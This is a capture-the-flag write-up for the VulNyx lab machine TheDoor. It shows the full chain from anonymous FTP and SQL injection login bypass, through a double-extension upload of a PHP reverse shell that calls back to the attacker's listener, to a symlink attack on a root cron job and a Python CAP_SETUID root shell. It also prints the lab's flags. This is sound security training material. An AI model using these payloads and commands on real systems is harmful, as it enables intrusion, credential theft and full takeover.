TheDoor | VulNyx Writeup
Table of Contents
Overview

TheDoor is a medium VulNyx machine that focuses on anonymous FTP access, information disclosure, web enumeration, SQL injection, access control bypass, file upload exploitation, scheduled-task abuse, symlink exploitation, SSH key disclosure, and Linux capability-based privilege escalation.
Key Vulnerabilities
- Anonymous FTP Access
- Information Disclosure Through
email.txt - Hidden Numbered Web Directories
- SQL Injection Authentication Bypass
- Double-Encoding Access Control Bypass
- Double-Extension File Upload Bypass
- PHP Reverse Shell Upload
- Root Cron Job Processing Attacker-Controlled Files
- Symlink / Confused-Deputy Vulnerability
- SSH Private Key Disclosure
- Linux Capability
CAP_SETUID - Python Capability-Based Privilege Escalation
- Root Privilege Escalation
🔎 Initial Enumeration
Discovering the Target IP
First, identify the target machine on the local network using arp-scan:
sudo arp-scan --localnet
Output
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.1.28
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     0c:36:23:ed:d7:d0       (Unknown)
192.168.1.5     e0:1c:fc:10:87:b8       (Unknown)
192.168.1.92    00:0c:29:bb:8a:58       (Unknown)

8 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.983 seconds (129.10 hosts/sec). 8 responded
The target machine is identified as:
192.168.1.92
🔍 Nmap Enumeration
Perform a full TCP port scan with service and version detection:
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.92
Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.1.92
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-24 08:37 -0700
Nmap scan report for 192.168.1.92
Host is up (0.00040s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.28
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh     OpenSSH 10.2 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.66 ((Unix))
|_http-title: Welcome
|_http-server-header: Apache/2.4.66 (Unix)
| http-methods:
|_  Potentially risky methods: TRACE
789/tcp open  http    Apache httpd 2.4.66 ((Unix))
|_http-server-header: Apache/2.4.66 (Unix)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: The Door
MAC Address: 00:0C:29:BB:8A:58 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
The scan reveals four open ports:
- 21/tcp — FTP
- 22/tcp — SSH
- 80/tcp — HTTP
- 789/tcp — HTTP
An especially interesting finding is:
Anonymous FTP login allowed
📂 Anonymous FTP Enumeration
Connect to the FTP service:
ftp 192.168.1.92
Login using: anonymous and List the available files:
$ ftp 192.168.1.92
Connected to 192.168.1.92.
220 (vsFTPd 3.0.5)
Name (192.168.1.92:arc): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40660|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             337 Dec 14  2025 email.txt
drwxr-xr-x    2 0        0            4096 Dec 17  2025 quarantine
226 Directory send OK.43c7cf18157
ftp>
Two interesting items are discovered:
email.txt
quarantine/
Download email.txt:
get email.txt
📧 Information Disclosure
Read the downloaded file:
cat email.txt
Contents:
From: admin@thedoor.nyx
To: dooruser@thedoor.nyx
Subject: Welcome to The Door

Hello dooruser,

Welcome to your new position. Your ssh keys are set up.

Also, don't forget: our internal web portal runs on a non-standard port.
The numbers matter... they always do.

Best regards,
Admin
This provides several useful pieces of information:
- Username:
dooruser - SSH keys are configured
- The machine has an internal web portal
- The portal runs on a non-standard port
- The clue:
The numbers matter... they always do.
The Nmap scan already identified HTTP on port: 789
This becomes an important clue for further enumeration.
🌐 Web Enumeration
Port 789
Open:
http://192.168.1.92:789/
The application exposes the path:
/door01/
The 01 suffix correlates with the clue from the email that the numbers matter.
Directory Enumeration
Run FFUF against port 789:
ffuf -u http://192.168.1.92:789/FUZZ \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt \
-fc 403
Interesting results:
$ ffuf -u http://192.168.1.92:789/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.92:789/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.html              [Status: 200, Size: 2099, Words: 723, Lines: 69, Duration: 3ms]
uploads                 [Status: 301, Size: 357, Words: 21, Lines: 10, Duration: 2ms]
:: Progress: [4751/4751] :: Job [1/1] :: 59 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
The /uploads directory is interesting and will become important later.
🚪 Numbered Door Enumeration
The application exposes: /door01/ Combined with the email clue:
The numbers matter... they always do.
Lets create a custom wordlist containing door01 through door1000:
printf "%s\n" door{01..1000} > Num-list.txt
Use FFUF with the generated wordlist:
ffuf -u http://192.168.1.92:789/FUZZ -w Num-list.txt
Results
$ ffuf -u http://192.168.1.92:789/FUZZ -w Num-list.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.92:789/FUZZ
 :: Wordlist         : FUZZ: /home/arc/Lab/vunlxy/Num-list.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

door01                  [Status: 301, Size: 356, Words: 21, Lines: 10, Duration: 3ms]
door05                  [Status: 301, Size: 356, Words: 21, Lines: 10, Duration: 34ms]
door100                 [Status: 301, Size: 357, Words: 21, Lines: 10, Duration: 3ms]
door500                 [Status: 301, Size: 357, Words: 21, Lines: 10, Duration: 2ms]
door789                 [Status: 301, Size: 357, Words: 21, Lines: 10, Duration: 5ms]
:: Progress: [1000/1000] :: Job [1/1] :: 61 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
The first three interesting doors display the same message:
This door stays closed for you. Keep searching...
However, /door789/ behaves differently.
🔐 Door 789 Authentication
Navigate to:
http://192.168.1.92:789/door789/
The page displays: Door 789 with an option to open the door.
Selecting Open the Door leads to an authentication page:
No credentials have been disclosed at this point.
💉 SQL Injection Authentication Bypass
The login form is tested for SQL injection.
The following payload is entered into both the username and password fields:
' OR 1=1 --
The authentication is bypassed successfully.
After authentication, the application displays: Welcome to the world beyond the door! First piece of your journey:21e282b9c68
A Continue your journey option is also provided.
🧩 Destination Enumeration
Selecting Continue your journey displays five destinations.
Lets select on of the destinations.
The application uses a URL structure similar to:
/door7890opened/homes/index.php?id=5
The id parameter changes depending on the selected destination.
The initial assumption is that the parameter may be vulnerable to IDOR.
Testing different numeric values results in:
Changing the ID directly does not reveal another destination.
🔢 Double-Encoding Bypass
Since direct ID manipulation is unsuccessful, another approach is tested: double URL encoding.
Double encoding involves encoding an already encoded value again.
The destination values are tested using encoded representations.
After testing several values, the value corresponding to 10 is double encoded:
%2531%2530
This successfully unlocks a hidden destination.
An upload option is also presented:
Upload your favorite destination door.
📤 File Upload Enumeration
The upload functionality states that image files are accepted.
A PHP reverse shell from PentestMonkey is downloaded for testing:
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Configure the reverse shell:
$ip = '192.168.1.28';
$port = 4444;
Attempt to upload the PHP file directly.
The application rejects it:
Only image files (jpg, jpeg, png, gif) are allowed!
🧨 Double-Extension Upload Bypass
Since the application validates the filename extension, a double-extension technique is tested.
Rename: shell.php to shell.php.jpg
Upload the modified file.
This time the application responds:
File uploaded successfully!

Your file has been processed and will be moved to the quarantine area for inspection.
This confirms that the filename validation can be bypassed using a double extension.
📁 Upload Location
Earlier FTP enumeration revealed:
quarantine/
Return to the FTP session and inspect it:
ftp> ls
229 Entering Extended Passive Mode (|||45269|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            5494 Sep 24 18:46 d874ba7d11ed35018e25458ede39a69f.jpg
226 Directory send OK.
The uploaded file name has been encoded to:
d874ba7d11ed35018e25458ede39a69f.jpg
🐚 Initial Shell
Start a listener:
nc -lnvp 4444
The earlier FFUF scan discovered: /uploads
Access the uploaded file through:
http://192.168.1.92:789/uploads/d874ba7d11ed35018e25458ede39a69f.jpg
The listener receives a connection:
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.92] 49080
Linux door 6.18.0-5-virt #6-Alpine SMP PREEMPT_DYNAMIC 2025-12-10 10:12:06 x86_64 Linux
sh: w: not found
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
/bin/sh: can't access tty; job control turned off
/ $
The shell is running as: apache and now we have initial access to the machine.
🔬 Privilege Escalation Enumeration
Standard privilege-escalation checks were performed, including:
- SUID binaries
- Linux capabilities
sudo -l
Nothing immediately useful was discovered.
The next step is to monitor scheduled tasks using pspy.
⏰ Cron Enumeration with pspy
Download pspy64:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
Make it executable:
chmod +x pspy64
Run it:
./pspy64
The following processes appear:
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/09/24 19:03:07 CMD: UID=0     PID=1      | /sbin/init
2026/09/24 19:04:00 CMD: UID=0     PID=3580   | /usr/sbin/crond -c /etc/crontabs -f
2026/09/24 19:04:00 CMD: UID=0     PID=3581   | /bin/sh /opt/move_uploads.sh
The important finding is:
/bin/sh /opt/move_uploads.sh
The script executes every minute as: root
📜 Inspecting /opt/move_uploads.sh
Read the script:
cat /opt/move_uploads.sh
Contents:
#!/bin/sh

# Move uploaded files to FTP quarantine for inspection
UPLOAD_DIR="/var/www/thedoor/uploads"
FTP_DIR="/var/ftp/quarantine"

for file in "$UPLOAD_DIR"/*; do
    if [ -f "$file" ]; then
        filename=$(basename "$file")
        cp "$file" "$FTP_DIR/$filename"
        chmod 644 "$FTP_DIR/$filename"
    fi
done
The script:
- moves uploaded files from
/var/www/thedoor/uploadsto an FTP quarantine directory at/var/ftp/quarantinefor inspection. - It checks each item in the
uploadsdirectory. - If the item is a regular file, it copies it to the
quarantinedirectory using the same filename. - Changes its permissions to
644
Because the script runs as root, any privileged file that can be referenced through the upload directory may potentially be processed with root privileges.
🔗 Symlink Attack
The email obtained earlier mentioned that Your ssh keys are set up.and identified the user dooruser
This suggests that an SSH private key may exist at:
/home/dooruser/.ssh/id_rsa
The upload-processing script follows files from the upload directory.
Create a symbolic link:
ln -s /home/dooruser/.ssh/id_rsa /var/www/thedoor/uploads/ssh_key
The link points to:
/home/dooruser/.ssh/id_rsa
while appearing inside the upload directory as:
/var/www/thedoor/uploads/ssh_key
When the root cron job runs, the [ -f "$file" ] test follows the symbolic link and cp copies the target file into the quarantine directory.
The script subsequently executes:
chmod 644 "$FTP_DIR/$filename"
This causes the copied private key to become readable.
🔑 Recovering the SSH Private Key
Wait for the cron job to execute and return to the anonymous FTP session.
Navigate to the quarantine directory and List the contents:
ftp> cd quarantine
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||53412|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Sep 24 19:22 .
drwxr-xr-x    3 0        0            4096 Dec 13  2025 ..
-rw-r--r--    1 0        0            5494 Sep 24 19:22 d874ba7d11ed35018e25458ede39a69f.jpg
-rw-r--r--    1 0        0            1823 Sep 24 19:22 ssh_key
226 Directory send OK.
Download it:
ftp> get ssh_key
The recovered file contains an OpenSSH private key.
The key does not require a passphrase.
Restrict its permissions:
chmod 600 ssh_key
🔐 SSH Access as dooruser
Use the recovered private key to authenticate:
ssh -i ssh_key dooruser@192.168.1.92
The SSH connection succeeds.
Verify the current user:
$ ssh -i ssh_key dooruser@192.168.1.92
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

dooruser@door:~$ id ;hostname
uid=1000(dooruser) gid=1000(dooruser) groups=10(wheel),18(audio),23(input),27(video),28(netdev),1000(dooruser)
door
dooruser@door:~$
⚙️ Linux Capabilities Enumeration
Check for interesting file capabilities:
getcap -r / 2>/dev/null
An interesting capability is discovered:
dooruser@door:~$ getcap -r / 2>/dev/null
/usr/bin/python3.12 cap_setuid=ep
dooruser@door:~$
The binary: /usr/bin/python3.12 has CAP_SETUID enabled.
CAP_SETUID allows the process to change its effective UID.
This can be abused to switch the process to UID 0.
👑 Python CAP_SETUID → Root
Execute Python with a command that changes the process UID to 0 and launches a shell:
/usr/bin/python3.12 -c 'import os; os.setuid(0); os.system("/bin/sh")'
A root shell is obtained.
Verify:
dooruser@door:~$ /usr/bin/python3.12 -c 'import os; os.setuid(0); os.system("/bin/sh")'
root@door:~$ id ; hostname
uid=0(root) gid=1000(dooruser) groups=10(wheel),18(audio),23(input),27(video),28(netdev),1000(dooruser)
door
root@door:~$
Therefore, root privileges have been obtained.
🏴 Flags
User Flag
cat /home/dooruser/secrets/user_flag_final.txt
root@door:~$ cat /home/dooruser/secrets/user_flag_final.txt
313e5761f0
Root Flag
cat /root/secrets/root_final_flag.txt
root@door:~$ cat /root/secrets/root_final_flag.txt
d2081ad155ffb25cda2a3b2541292432
🧾 Summary
| Stage | Technique / Finding |
|---|---|
| Host Discovery | arp-scan |
| Port Scan | Nmap full TCP scan |
| FTP | Anonymous login |
| Information Disclosure | email.txt |
| FTP Content | quarantine/ |
| Web Enumeration | FFUF |
| Hidden Application | Port 789 |
| Number Enumeration | door01 → door1000 |
| Authentication Bypass | SQL Injection |
| Access Control Bypass | Double Encoding |
| File Upload | Image upload functionality |
| Upload Bypass | Double extension |
| Initial User | apache |
| Scheduled Task | /opt/move_uploads.sh |
| Scheduled Task User | root |
| Privilege Escalation | Symlink attack |
| Credential Recovery | dooruser SSH private key |
| Second User | dooruser |
| Capability | Python CAP_SETUID |
| Final Privilege | root |
| User Flag | 313e5761f0 |
| Root Flag | d2081ad155ffb25cda2a3b2541292432 |
🚀 Key Takeaways
arp-scanis useful for quickly identifying machines on a local lab network.- Anonymous FTP access should always be investigated because it can expose sensitive information.
- Small information leaks such as an email can provide usernames, service information, and attack-path clues.
- Non-standard web ports should be enumerated even when the primary HTTP service contains little information.
- Application-specific naming patterns can sometimes provide useful enumeration clues.
- SQL injection can result in authentication bypass when user input is incorporated into database queries unsafely.
- Double encoding can sometimes bypass application-level input validation when different layers decode input inconsistently.
- File upload functionality should be tested for filename and content validation weaknesses.
- A double-extension filename can expose weaknesses in simplistic extension filtering.
- Scheduled jobs running as root should be inspected carefully, especially when they process attacker-controlled files.
- Symbolic links can create confused-deputy conditions when privileged scripts follow attacker-controlled paths.
- Sensitive files such as SSH private keys should never be processed by privileged automated jobs without proper validation.
- Linux capabilities deserve the same attention as SUID binaries during privilege-escalation enumeration.
CAP_SETUIDon an interpreter such as Python can allow a process to change its UID to0and obtain root-level execution.

Related Posts
Alpine | VulNyx Writeup
Compromised the Alpine machine by discovering exposed SSH credentials, gaining access as developer, recovering a …
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
CraftFall | VulNyx Writeup
Compromised the CraftFall machine by exploiting Craft CMS 5.6.16 through CVE-2025-32432 to obtain a www-data shell, …
Overpass | TryHackMe Writeup
Compromised the Overpass machine by bypassing the administrator authentication through an improperly validated …